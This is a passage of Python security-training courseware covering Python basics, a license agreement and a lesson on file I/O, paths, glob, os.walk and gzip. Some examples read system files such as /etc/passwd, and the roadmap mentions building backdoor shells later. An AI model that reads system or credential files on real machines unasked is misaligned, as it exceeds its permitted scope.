For the fourth example, imagine that we needed to add all of the numbers that were in a string. You could pass that to sum(), but first you have to change it into a list of integers. In this example, we take the list or strings produced by .split() and turn it into a list of integers. In this example, the list comprehension will produce a list that contains the results of the int() function when it is passed each item produced by .split(). This is equivalent to list(map(int,"1 2 3 4".split())).

The fifth example demonstrates how, given a list of tuples, you could extract just one part of that tuple into a new list.

The last example shows how you can run a lambda function across each item in a string. First, our dynamic function is declared inside parentheses and then it is called with "(x)" for each x in the letters in our string. Here, our function is passed each of the letters in the string "make upper" and it runs the .upper() method against it, which is stored in our resulting list.

© 2024 Mark Baggett

Technet24

Essentials Workshop Conclusions

Over the last two sections, we've learned the building blocks of the Python language

- Numeric, string, tuples, and list data types
- Control structures: if elif else, while loops, for loops
- Reusable code in functions and modules
- Managing and using virtual environments
- Debugging and some cool tips and tricks
- And more

You now have a solid foundation that you can use to build complex Python programs

We begin building infosec related programs in the next section!

We have covered a lot of ground in these two sections. We covered numeric variables, strings, tuples, and list data types. We talked about control statements such as if/then statements, while loops, and several kinds of for loops. We discussed creating code blocks in functions so that we do not have to rewrite the same code over and over again. We learned that we leverage a rich library of prewritten code by importing Python libraries. We looked at applying these techniques to accomplish tasks such as sorting.

With this basic set of skills in hand, we are ready to build more complex programs. Over the next several sections, we will apply these skills (and a few new ones) to build tools to perform basic information security tasks.

© 2024 Mark Baggett

COURSE RESOURCES AND CONTACT INFORMATION



AUTHOR CONTACT
Mark Baggett
Twitter: @markbaggett



SANS INSTITUTE
11200 Rockville Pike
Suite 200
North Bethesda, MD 20852
301.654.SANS (7267)



SANS RESOURCES
www.sans.org
Twitter: @SANSInstitute



SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.

© 2024 Mark Baggett

Technet24

573.3

Automated Defense

SANS | GIAC CERTIFICATIONS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

© 2024 Mark Baggett. All rights reserved to Mark Baggett and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE (“SANS INSTITUTE”) FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this CLA. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and User and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium, whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. User may not sell, rent, lease, trade, share, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute. Additionally, User may not upload, submit, or otherwise transmit Courseware to any artificial intelligence system, platform, or service for any purpose, regardless of whether the intended use is commercial, educational, or personal, without the express written consent of SANS Institute. User agrees that the failure to abide by this provision would cause irreparable harm to SANS Institute that is impossible to quantify. User therefore agrees to a base liquidated damages amount of $5000.00 USD per item of Courseware infringed upon or fraction thereof. In addition, the base liquidated damages amount shall be doubled for any Courseware less than a year old as a reasonable estimation of the anticipated or actual harm caused by User’s breach of the CLA. Both parties acknowledge and agree that the stipulated amount of liquidated damages is not intended as a penalty, but as a reasonable estimate of damages suffered by SANS Institute due to User’s breach of the CLA.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. A written amendment or addendum to this CLA that is executed by SANS Institute and User may accompany this Courseware.

SANS Institute may suspend and/or terminate User’s access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User, (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

The Apple® logo and any names of Apple products displayed or discussed in this book are registered trademarks of Apple, Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This CLA shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this CLA may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department (“OFAC”), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce (“BIS”). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulation. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

Technet24

SEC573.3 | Automating Information Security with Python

SANS

Automated Defense

© 2024 Mark Baggett | All Rights Reserved | Version J01_02

Now that we have a good, solid understanding of the data structures, compound statements, objects, and variables, we can look at how to apply those skills in four different applications we can use as penetration testers, incident handlers, network defenders, and forensics analysts.

TABLE OF CONTENTS	PAGE #
File Input/Output Operations	5
Lab: File I/O	22
Regular Expressions	25
RE Groups	38
RE Back References	43
Lab: Regular Expressions	48
Log File Analysis	51
Python Sets	53
Analysis Techniques	59
Lab: Log File Analysis	74
Introduction to Scapy	78
Scapy Data Structures	85
Packet Reassembly Issues	94
Lab: Packet Analysis	101

This page intentionally left blank.

© 2024 Mark Baggett

Technet24

Course Roadmap

We will continue to introduce new coding concepts and techniques useful for forensics, defense, and offense. Each of the sections will have a specific theme, but all of the concepts apply to these security disciplines.

Section 3—Defensive Theme:
- File Operations, Log Analysis, Regular Expressions, and Packet Analysis

Section 4—Forensics Theme:
- File Carving, Image Forensics, Databases and SQL, Windows Registry Forensics, and Online Web Applications


Section 5—Offensive Theme:
- Networking, Process Execution, Exception Handling, Python Objects, Understanding Objects, and Inheritance, stdio, and Backdoor Shells

Here is our roadmap for the next few sections. We will continue to learn new modules that you will find useful in all disciplines of information security, regardless of your discipline. But we will discuss them within themes for each of the sections. For example, everyone needs to know how to open a file and read it from the disk. In Section 3, you learn how to read files in the context of reading log files to find attackers. Everyone will find it useful to understand how to query data from a SQL database. We will discuss that in Section 4 with the theme of a forensics investigator who needs to extract logs from a SQL database stored on an acquired mobile device. Everyone needs to understand how to handle errors in their code and execute other programs. In Section 5, we will discuss these concepts with a penetration testing theme as we develop a network-connected backdoor for use in a penetration test.

© 2024 Mark Baggett

Directories in the Virtual Machine

In the remaining sections of this course, you will be modifying scripts stored in the **~/Documents/pythonclass/** directory on the virtual machine.



On your virtual machine, you will see several directories. In the home directory, in the Documents folder, is a "pythonclass" directory. We'll work on the program in the ~/Documents/pythonclass/ directory during Sections 3–5 of the course.

© 2024 Mark Baggett

Technet24

Section 3 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

File Input/Output Operations
- Reading and Writing Text
- Reading and Writing gzip
- File I/O Supporting Functions

Lab: File I/O
Regular Expressions
- RE Rules and Examples

RE Groups
RE Back References
Lab: Regular Expressions
Log File Analysis
Python Sets
Analysis Techniques
Lab: Log File Analysis
Introduction to Scapy
- Scapy Functions

Scapy Data Structures
Packet Reassembly Issues
Lab: Packet Analysis

This page intentionally left blank.

© 2024 Mark Baggett

File Input and Output

Analyzing files is an essential skill for most professionals

- Forensics Analysts: Event timelines of relevant evidence
- Hunt Teamers: Finding advanced threats
- Incident Handlers: Identifying how they got in
- Pen Testers: Searching for passwords, SSNs, and other target data

This next set of exercises will focus on our ability to open, analyze, and write files

- We will automate techniques taught in SANS SEC503 Intrusion Detection In-Depth and SEC511 Continuous Monitoring

We will discuss how to use regular expressions to parse data

We will learn to apply these skills to things such as network packet captures and memory captures

The ability to analyze text files such as log files is an essential skill that every security professional can use. Defenders can automate checks to see if attacks have occurred. Forensic analysts can build event timelines focusing on those events related to their investigation. Hunt teamers can analyze logs to find indicators of compromise. Penetration testers can automate the gathering of password files, hashes, and other sensitive data. In this class, we will focus on how to interact with the filesystem on Windows and Linux computers. Then, we will talk about regular expressions and how to extract useful data from those logs. Next, we will look at some code samples that help analyze data to find signs of compromise. Last, we will look at techniques for analyzing network packets.

© 2024 Mark Baggett
Technet24

File Operations

Python file operations are all handled by the file object
You create a new file object with the OPEN command
First, create a file handle:

1)
```
filehandle = open("complete file path", mode)
```

OR

2)
```
with open("complete file path", mode) as file_handle:
    #Code block to process file using file_handle
```

Use one of these file modes:

- r = read-only mode w = write-only mode a = append mode
- rt = Read text and interpret unicode strings and \n or \r\n as end of line (Default mode)
- rb = Read binary and do not interpret any unicode or end of lines

Now you have a file object that can be used to manipulate the file

Python file operations are simple. The first step in doing file operations is to create a file object. This is most often done with the open command. There are no modules to import to use open; it is a built-in command. When you call the open() function, you pass the path to the file you want to open and pass the "mode" as parameters. Python will return a handle to a file object that can be used to read and write the file specified.

The traditional use of the open() function will not give you any trouble in the standard "CPYTHON" interpreter installed from python.org. However, there are other implementations of Python out there, such as "Jython" and "IronPython" that handle garbage collection differently. So, Python introduced a second way of handling file I/O called context managers.

To use a context manager, use the "with ... as ..." block syntax. It also returns a file handle object. This syntax is followed by a code block in which all file processing must be done. The "with as" syntax has the additional advantage of handling errors so that your program doesn't crash if the file isn't available. If a file I/O error occurs for any of the statements inside the "with as" block, then Python will prevent the program from crashing and clean it up. It will also close the file when the block is completed. If someone may run your program in a non-traditional Python interpreter such as Jython, you should definitely use the context manager syntax.

The open() function supports different file modes, including READ, WRITE, and APPEND. You can open files in "text" mode or in "binary" mode. In "text" mode, Python will interpret line-ending and UTF-8 encoded characters, producing Python strings. In binary mode, no interpretation is done, and it returns bytes.

© 2024 Mark Baggett

File Object Methods

File objects provide several ways to interact with files

```
>>> filehandle=open("agentsmith.txt","r")
>>> type(filehandle)
<class '_io.TextIOWrapper'>
>>> dir(filehandle)
[ <dunders removed> , buffer', 'close', 'closed', 'detach', 'encoding', 'errors', 'fileno',
'flush', 'isatty', 'line_buffering', 'mode', 'name', 'newlines', 'read', 'readable',
'readline', 'readlines', 'reconfigure', 'seek', 'seekable', 'tell', 'truncate', 'writable',
'write', 'write_through', 'writelines']
```

seek(), tell(): Random access (non-sequential) reading and writing to files
- seek() sets the file pointer
- tell() returns its current value

read(), readlines(): Read the contents of a file as string or list, respectively
write(), writelines(): Write the contents to a file
close(): Closes the file

Here, this illustration shows how to create a file object associated with the file "agentsmith.txt". The file is opened in READ mode. When the object is created, you can use the dir() function to see what methods are available to use. As you can see, you have several methods associated with file objects. Some methods, such as seek() and tell(), are used for random access mode. In random access mode, you are not reading the bytes of the file from beginning to end, but instead, you jump around in the file. Most often, programs will read files in sequential mode starting from the beginning and reading one line at a time until we reach the end of the file. read() and readlines() are used for sequential access. The object also has write() and writelines(), which are used to (you guessed it!) write to files. You use close() to close a file when you are done with it. You should always close your files when you are done, especially when writing to them. One advantage of using the context manager syntax is that files are automatically closed for you then the code block beneath the context manager is completed. When you are not using a context manager, you can call the .close() method. Files are also automatically closed when the program exists.

```
>>> with open("/etc/passwd") as file_handle:
...       print(file_handle.closed)
...
False
>>> print(file_handle.closed)
True
```


© 2024 Mark Baggett
Technet24

Reading Files from the Filesystem

```
#Read one line at a time.
filehandle = open('filename', 'r')
for oneline in filehandle:
         print(oneline, end = "")
filehandle.close()

#Read the entire file into a list.
filehandle = open('filename', 'r')
listoflines=filehandle.readlines()
filehandle.close()

#Read the entire file into a single string.
filehandle = open('filename', 'r')
content = filehandle.read()
filehandle.close()
```

filehandle is an iterable object. You can access it within a loop. This consumes less memory.

readlines() reads all of the lines in a file into a list

read() reads the entire file into a single string

You can step through each line in a file using a for loop. You can read the entire contents of a file into a list using the readlines() method. You can also group all of the lines together into a single string or bytes, depending upon your mode with the read() method.

© 2024 Mark Baggett

Write Files to the Filesystem

```
#Writing to the file (overwrite the contents)
filehandle = open('filename', 'w')
filehandle.write("Write this one line.\n")
filehandle.write("Write these\nTwo lines\n")
filehandle.close()

#Append to a file
filehandle = open('filename', 'a')
filehandle.write("add this to the file")
filehandle.close()
```


To write to a file in Python, you simply change the mode. Writing to a file will overwrite any existing data in the file. If you want to add information to the end of an existing file, you can open it in append mode. If you need to change data or add data in the middle of the file, then you could first read the entire contents of the file, modify it in memory, and then write the file.

© 2024 Mark Baggett

Technet24

Reading Binary Data from a File

Recommendation: When reading binary data, always store it in bytes() or bytearray() by opening it with mode "b"

If you know the type of encoding being used, then use that

This is another place where you could use Latin1 encoding to read binary data if you need it in a string.

```
>>> x = open("/bin/bash", "rb").read()
>>> x[:20]
b'\x7fELF\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x03\x00'

>>> x = open("/bin/bash",encoding="latin-1").read()
>>> x[:20]
'\x7fELF\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x03\x00'
```

Process as bytes()

Process as str()

Remember that if you call the file handle's .read() method, it will try to interpret the file contents as UTF-8 encoded text. If it isn't UTF-8 text, then errors may occur. For example, when you try to open a copy of your shell /bin/bash, you get the following error:

```
>>> x = open("/bin/bash").read()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/usr/lib/python3.5/codecs.py", line 322, in decode
    (result, consumed) = self._buffer_decode(data, self.errors, final)
UnicodeDecodeError: 'utf-8' codec can't decode byte 0xb0 in position 24:
invalid start byte
```

Because UTF-8 doesn't have any characters represented by the value 0xb0, Python doesn't know how to read the file. The best option is to treat binary data like binary data and read it as bytes() by opening it with a mode of "b" or, in this case, "rb". Another option, if you really want to process the data as strings, is to read the data with Latin-1 encoding. Latin-1 has exactly 255 possible characters with no gaps, so it is perfect for reading binary data. However, the best option is to just read and process binary data as bytes.

© 2024 Mark Baggett

Working with File Paths

Python 3.4 combines functionality from several old modules, including os.path, os.walk, and glob, into one module called pathlib

You create all paths with forward slashes "/" and it will dynamically adjust them to proper paths for the runtime OS

```
>>> pathlib.Path.cwd()
WindowsPath('C:/')
>>> pathlib.Path.home()
WindowsPath('C:/Users/mark')
>>> x = pathlib.Path("c:/Users/mark/")
>>> x = x / "file.txt"
>>> x
WindowsPath('c:/Users/mark/file.txt')
>>> x.parts
('C:\\', 'Users', 'mark', 'file.txt')
```

/ adds to the path

```
>>> x.name
'file.txt'
>>> x.anchor
'c:\\'
>>> x.parent
WindowsPath('c:/Users/mark')
>>> x.parent.parent
WindowsPath('c:/Users')
>>> str(x)
'c:\\Users\\mark\\file.txt'
```

Normal path

In Python 3.4, the pathlib module was added. It combined and improves upon functionality that was scattered across different modules in prior versions of Python. You have several options in creating a path. pathlib.Path.cwd() will generate a path object containing the current working directory. `pathlib.Path.home()` will generate a path object containing the current user's home directory. You can also create a path that points to the directory of your choosing by passing the path as a string to pathlib.Path(). The string can be a Linux path, a Windows file path, or a UNC (universal naming convention) path. When building paths, you always use a forward slash. However, pathlib will replace it with the correct slash for the operating system that the script is running on when you use the variable.

To add additional items to a path object, you concatenate new values with the division operator. So dividing x by "file.txt" will add "file.txt" to the end of the current path.

There are several ways to get the pieces of a path. .parts, .name, and .anchor can be used to access a specific part of the path. You can also iterate through the directories that make up a path using the .parent attribute. What you typically think of as the filename will be in the .name attribute. What you typically think of as the root of the filesystem on Linux and Windows is the anchor. For a UNC, the anchor would be the complete path to the share.

```
>>> pathlib.Path(r"//server/share/filename.txt").anchor
'\\\\server\\share\\'
```

In some cases, when you want to open a file that your path points to, you can just pass the Path() object to the function. For example, the Python open() function will accept a Path() object or a string pointing to the target file. However, many modules will only allow you to pass them paths as either bytes or strings. In those cases, simply use the str() function to generate a path that is properly formatted for the operating system that the script is running on.

© 2024 Mark Baggett

Technet24

Accessing Files with pathlib.Path()

With 3.5 and later, pathlib.Path() can be used to read and write to files instead of the traditional open syntax

```
>>> file_path = pathlib.Path.home() / "file.txt"
>>> file_path.write_text("Create text file!")
17
>>> file_path.read_text()
'Create text file!'
>>> file_path.write_bytes(b"Create a binary file!")
21
>>> file_path.read_bytes()
b'Create a binary file!'
```

Or you can use the .open() method the same way you do the open function

```
>>> with pathlib.Path("/home/student/file.txt").open("rb") as fh:
...     print(fh.read())
...
b'Create a binary file!'
```


Path() objects also have open, read_bytes, read_text, write_bytes, write_text and other methods that can be used to directly access those file objects. These methods open the files, read or write the contents, and then close the files. Like the context managers, this syntax doesn't suffer from garbage collection issues on non-standard Python interpreters like Jython. Thus, the following one-liner to read the content of a file:

```
>>> content = pathlib.Path("/etc/passwd").read_text()
```

The line of code above does not leave files open on any Python interpreter and is preferred over the equivalent line below.

```
>>> content = open("/etc/passwd","rt").read()
```

Additionally, a Path objects .open() method can be used instead of passing a Path object to Python's open function. So, you can use it along with context manager, and syntax you commonly see in older Python programs. In this example, we use a context manager to call file_path.open("rb"), opening the file in binary mode. Notice that the Path() objects open method supports the same modes and other arguments as the open function.

© 2024 Mark Baggett

Check for Existence of a File

`pathlib.Path().exists` replaces **`os.path.exists()`**

```
>>> x = pathlib.Path("/etc/passwd")
>>> x.exists()
True
>>> x.is_file()
True
>>> x.is_dir()
False
>>> pathlib.Path("/root/test.txt").exists()
False
```

```
>>> os.path.exists("/etc/passwd")
True
>>> os.path.exists("/root/test.txt")
False
```

Returns True if the file exists and you have permission to access it

```
$ ls /root/test.txt
ls: cannot access /root/test.txt: Permission denied
```


To check to see if a file exists, you have a couple of useful methods that are part of your Path() object. You can check to see if a file exists, is a file, or is a directory using the methods shown here. Prior to version 3.4, to accomplish this, you had to use the os.path.exists() function.

Keep in mind that Path().exists() and os.path.exists() will return false even if the file exists on the filesystem if you do not have access to the file. Here is an example where the file /root/test.txt exists but the account running Python does not have permissions to access it.

```
>>> pathlib.Path("/root/test.txt").is_file()
False
>>> pathlib.Path("/root/test.txt").exists()
False
>>> os.path.exists("/root/test.txt")
False

$ ls /root/test.txt
ls: cannot access /root/test.txt: Permission denied
$ sudo  ls /root/test.txt
-rwx------ 1 root root 5 2012-09-02 02:12 /root/test.txt
```


© 2024 Mark Baggett

Technet24

Obtain a Listing of a Directory with pathlib.Path.glob()

The glob() method will expand wildcards and show all matching files and directories

```
>>> xpath = pathlib.Path("/home/student/Documents/pythonclass/")
>>> list(xpath.glob("*.py"))
[PosixPath('/home/student/Documents/pythonclass/pyterpreter.py'),
PosixPath('/home/student/Documents/pythonclass/lab5.2-final.py'),...]
```

A list comprehension can be used to only see files

```
>>> [str(eachpath) for eachpath in xpath.glob("*") if eachpath.is_file()]
['/home/student/Documents/pythonclass/pyterpreter.py',
'/home/student/Documents/pythonclass/lab5.2-final.py',
'/home/student/Documents/pythonclass/update_573.py',
'/home/student/Documents/pythonclass/sniff.py',...]
```


"Globbing" is the process of expanding wildcard characters to find all files matching the pattern. This functionality is built into Path() object in the .glob() method. To obtain a list of everything that is in a given directory you can call a Path() object's .glob() method. This action returns a type of object known as a generator that you can access with a for loop. To see the values in a generator, we can turn it into a list. In this first example, the glob method generates a list of everything beneath the /home/student/Documents directory. Notice that it does not include any subdirectories. We only get a list of things that are in that specific directory. This list contains both filenames and directory names that are in the given Path().

Our wildcards can include parts of a filename as well. If I was only interested in files that end with a ".py" extension, then I could include that in my glob mask.

Keep in mind that glob returns a list of everything that matches a file pattern. This can include files and directories. Each of those Path objects will have a .is_file() and .is_dir() method that you can use to tell them apart. If I needed a complete list of all files in a given directory, then the list comprehension shown above will accomplish the task for me. This generates a new list that contains the string version of y for each y that matches the glob file pattern. But the string of y is only added to the list if y.is_file() returns True.

© 2024 Mark Baggett

Obtain a Listing of a Directory with os.listdir()

os.listdir() offers backward compatibility prior to version 3.4 and easy access to a list of files in a directory

os.listdir(<string or bytes of a path>)

```
>>> import os
>>> os.listdir("/usr/local/bin")
['registry-read.py', 'samrdump.py', 'secretsdump.py', 'sniffer.py',
'lookupsid.py', 'smbclient.py', 'charm', 'pip3', 'pip', 'split.py',
'easy_install', 'rpcdump.py', 'easy_install-3.4', 'esentutl.py',
'scapy'... Truncated..]
>>> os.listdir(b"/usr/local/bin")
[b'registry-read.py', b'samrdump.py', b'secretsdump.py', b'sniffer.py',
b'lookupsid.py', b'smbclient.py', b'charm', b'pip3', b'pip', b'split.py',
b'easy_install', b'rpcdump.py', b'easy_install-3.4', b'esentutl.py',
b'scapy'... Truncated..]
```


Prior to version 3.4, the function performed by Path().glob() was done with os.listdir(). The listdir() method in the OS module takes a file's system path as its argument and will return a list of all the files and directories in that directory. The listdir() function doesn't recursively list files in the filesystem. If the path provided is bytes(), then the list returned contains bytes(). If it is a string, then it returns a list of strings.

© 2024 Mark Baggett
Technet24

Files and Subdirectories with pathlib.Path.rglob()

The rglob() recursively goes through all the subdirectories and finds all files that match the file mask

```
>>> logpath = pathlib.Path.home() / "Public/log"
>>> for eachfile in logpath.rglob("*"):
...     if not eachfile.is_file():
...         continue
...     file_content = eachfile.read_bytes()
...     print(file_content[:20])
...
b'\x1f\x8b\x08\x00\xae\x13\x98U\x00\x03\x9d\x94AO\xeb0\x0c\xc7\xef\xfd'
b'Aptitude 0.6.8.2: lo'
b'\x1f\x8b\x08\x00\x94\x8d\xf1U\x00\x03\x03\x00\x00\x00\x00\x00\x00\x00\x00\x00'
b'[    0.000000] ACPI:'
b''
b' * Stopping Read req'
<truncated>
```


If you need to go through all files and subdirectories beneath a given path, then you use the rglob() method. As with glob, your file mask can include asterisks and portions of a filename. The method will return a list of everything that matches that mask in every subdirectory beneath your Path(). A simple mask of "*" will produce an iterable list of pathlib.Path() objects for everything beneath the starting location. You could perform this same function by just calling .glob() and using two asterisks in your file mask. In actuality, all rglob() does is add "/**/" between the end of the path and the file mask you pass to glob(). However, being specific and using rglob() improves the readability of your program.

In the example shown above, we want to go through every file beneath "/home/student/Public/log" and open it. First, we create a path that points to the starting location. Then we use rglob("*") to generate a list of Path() objects for every item beneath that directory. We use a for loop to step through each of those Path() objects. Then, for each item, I can do things like check to see if it is a file with .is_file() or open the file and read it with read_bytes().

The open() function will accept either a string or a Path() object as an argument. Many Python functions that provide access to files will accept a pathlib.Path() object. However, some will only accept a string that contains a file path of your file. If a function will not accept a pathlib.Path() object, then all you have to do is turn the Path() object into a string with the str() function.

© 2024 Mark Baggett

Supporting Wildcards with glob

Prior to version 3.4, expanding asterisks required the glob module
With glob and pathlib.Path().glob(), the asterisk can be part of a path
Similar to wildcard expansion at Linux Bash prompt
It can also be in the path on Windows!

```
>>> import glob
>>> glob.glob(r"c:\Users\*\*.DAT")
['c:\\Users\\Default\\NTUSER.DAT', 'c:\\Users\\mark\\NTUSER.DAT']
```

```
>>> import pathlib
>>> list(pathlib.Path("c:/users").glob("*/*.DAT"))
[WindowsPath('c:/Users/Default/NTUSER.DAT'),
WindowsPath('c:/Users/mark/NTUSER.DAT')]
```


Prior to version 3.4, if you wanted to expand wildcards, you had to import a module called glob. As we have seen, this functionality is now in the pathlib module so that all path operations can be performed with one module. However, the glob module is still available in all modern versions of Python.

The glob function in the glob module and Path().glob() method make working with wildcards easy. Users can provide wildcards as input parameters, and you can quickly expand them to files and their full paths with the glob module. Given a string representing a path with asterisk wildcards in it, glob will expand it to a list containing all matching files on the filesystem. One really nice feature in glob (both here are in pathlib) is that it works exactly the same way on both Windows and Linux. Windows normally doesn't support expanding an asterisk that is part of a file path. It only supports asterisks as part of the filename. However, with glob, you can use an asterisk in the file path on a Windows system.

© 2024 Mark Baggett

Technet24

Finding Files with os.walk()

Prior to version 3.4, we used os.walk(starting path) to step through all subdirectories

Each iteration returns a tuple with three elements:

- A string containing the current directory in position 0
- A list of directories in that directory in position 1
- A list of files in that directory in position 2

```
>>> import os
>>> drv = list(os.walk("/home/student/Documents/"))
>>> drv[0]
('/home/student/Documents/', ['vmadmin','pythonclass','573_hof_data',...], [])
>>> drv[2]
('/home/student/Documents/pythonclass', ['.git', '.vscode', 'werejugo'],
['pyterpreter.py', 'lab5.2-final.py', 'update_573.py', 'sniff.py', 'scapy_helper.py',
'geolookup.py', 'hall_of_fame.py', 'geofind-through-burp-exercise.py',...])
```


Prior to version 3.4, going through every file beneath a starting point required a bit more work. To accomplish the same task, you would use os.walk(). This is more difficult to use than rglob() and has a different approach to accomplishing the same task.

The os.walk() function will return an iterable object similar to a list of directories and files that exist in a given directory and all of its subdirectories. It provides a means of programmatically walking through the entire filesystem. Each iteration through a loop that calls os.walk() will return a tuple of three items. The tuple contains a string with the path to the current directory, a list of all the directories in that directory, and a list of all the files in that directory. You can use a for loop to step through all the items returned by os.walk(). Each time through the for loop you will receive, one at a time, a listing of all the files and directories in every directory and subdirectory beneath the starting path that is passed to os.walk(starting path).

So that you can visualize the data that is returned by os.walk(), we call it, turn it into a list, and then we assign it to the variable drv. Printing drv[0] shows you that each entry inside of os.walk is a tuple with three items in it. They are the current directory, a list of directories in that directory, and a list of files in that directory.

© 2024 Mark Baggett

os.walk Example

```
>>> import os
>>> for currentdir,subdirs,allfiles in os.walk("/home/student/Documents/"):
...     print(f"I am in directory {currentdir}")
...     print(f"It contains directories {subdirs}")
...     for eachfile in allfiles:
...         fullpath = os.path.join(currentdir,eachfile)
...         print(f"----- File: {fullpath}")
...
I am in directory /home/student/Documents/
It contains directories ['vmadmin', 'pythonclass', '573_hof_data', 'book_examples']
I am in directory /home/student/Documents/pythonclass
It contains directories ['.git', '.vscode', 'werejugo']
----- File: /home/student/Documents/pythonclass/pyterpreter.py
----- File: /home/student/Documents/pythonclass/lab5.2-final.py
----- File: /home/student/Documents/pythonclass/update_573.py
----- File: /home/student/Documents/pythonclass/sniff.py
----- File: /home/student/Documents/pythonclass/scapy_helper.py
----- File: /home/student/Documents/pythonclass/geolookup.py
```


Here is an example of using os.walk to step through the filesystem. os.walk("/home/student/Documents/pythonclass") will start in the specified directory and return three things: a string with the current directory, a list of directories in that directory, and a list of files in that directory. The first time through the loop, the variable currentdir contains "/home/student/Documents/". The variable subdirs contain the names of all the subdirectories. Specifically, it contains ['vmadmin','pythonclass','573_hof_data','book_examples']. The variable allfiles contains a list of all the files in the Documents directory which is an empty list. We need a second for loop to go through each of the files in the variable allfiles. To determine the full path to a given file, you add the name of the file (eachfile) to the current directory (currentdir). To join the current directory to the filename, I can use the function os.path.join(). This is better than manually adding them together with a "/" or "\" because os.path.join() will automatically insert the correct type of slash for the operating system that the script is running on. For example, if the script is running on a Windows computer, it will add a back-slash. Likewise, it will add a forward-slash if it is running on a Linux system. os.walk will continue this through all of the subdirectories and files of the starting location, allowing you access to every file.

If you prefer to have a complete list of all of the directories rather than stepping through the directories one at a time, you can pass os.walk to the list() function like this:

```
>>> listwithOSWalk = list(os.walk("/"))
```

Keep in mind that this will consume more memory than stepping through the data structures one directory at a time.

© 2024 Mark Baggett

Technet24

Reading gzip Compressed Files

Linux will automatically gzip compressed log files

Python's gzip.open() makes reading gzip files easy

In Python 3, it defaults to 'rb', so pass "rt" if you want read(), readlines(), write(), writelines(), to use strings. Otherwise, they work on bytes

```
>>> import gzip
>>> gz = gzip.open("/var/log/syslog.2.gz", "rt")
>>> list_of_lines = gz.readlines()
>>> list_of_lines[2][:40]
'[    0.000000] 132MB HIGHMEM available.\n'
>>> for eachfile in pathlib.Path("/var/log").glob("*.gz"):
...     content = gzip.open(eachfile).read()
...     print(eachfile.name,"-", content[:40])
...
syslog.7.gz - b'Aug  8 06:46:07 573 anacron[2875]: Job `'
